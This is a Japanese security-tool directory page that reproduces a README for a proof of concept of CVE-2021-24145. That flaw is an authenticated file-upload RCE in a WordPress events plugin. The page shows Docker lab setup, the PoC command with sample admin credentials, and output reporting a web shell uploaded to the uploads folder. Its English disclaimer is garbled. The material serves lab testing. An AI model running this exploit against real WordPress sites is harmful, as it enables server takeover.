
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2021-24145 — WordPress ファイルアップロード脆弱性、Modern Events Calendar Lite WordPress プラグイン 5.16.5 より前 | Kitploit

ツール/GitHubGitHub/dnr6419/cve-2021-24145
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育
GitHubdnr6419/cve-2021-24145

CVE-2021-24145

WordPress ファイルアップロード脆弱性、Modern Events Calendar Lite WordPress プラグイン 5.16.5 より前

リポジトリを見る
321154年前未レビュー
共有

CVE-2021-24145

WordPress ファイルアップロード脆弱性、Modern Events Calendar Lite WordPress プラグイン 5.16.5 未満 https://nvd.nist.gov/vuln/detail/CVE-2021-24145

インストールと実行手順

1. WordPress のインストール

インストールを進める際、docker-compose.yml ファイルでポートフォワーディングを行ってください。

 $ docker-compose up  

2. WordPress 初期設定 & プラグインインストール

http://[web-server ip]:port/ に移動します。 基本的なインストールを実行します。
[Plugins] -> [Add New] -> [Upload Plugin] に移動します。
modern-events-calendar-lite.5.16.2.zip をアップロードしてインストールします。

以下の画面はプラグインのインストールが完了した状態です。

インストールが完了したら、プラグインを有効化します。

3. PoC

python3 poc.py -T [URL] -P [PORT] -U [Path] -u [admin] -p [password]

 $python3 poc.py -T 172.30.1.48 -P 80 -U / -u 0ppr2s -p 123456

  ______     _______     ____   ___ ____  _      ____  _  _   _ _  _  ____
 / ___\ \   / / ____|   |___ \ / _ \___ \/ |    |___ \| || | / | || || ___|
| |    \ \ / /|  _| _____ __) | | | |__) | |_____ __) | || |_| | || ||___ \
| |___  \ V / | |__|_____/ __/| |_| / __/| |_____/ __/|__   _| |__   _|__) |
 \____|  \_/  |_____|   |_____|\___/_____|_|    |_____|  |_| |_|  |_||____/

                * Wordpress Plugin Modern Events Calendar Lite RCE

                * @Hacker5preme


[+] Authentication successfull !

[+] Shell Uploaded to: http://172.30.1.48:80//wp-content/uploads/shell.php

image

出典

https://github.com/Hacker5preme/Exploits/tree/main/Wordpress/CVE-2021-24145

注意事項

上記の脆弱性を不正に悪用した場合、法的責任を負いかねます。

If you illegally exploit the above vulnerabilities, you will not be held liable.

Docker のバージョンを最新にする必要があります。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    435
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    260

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





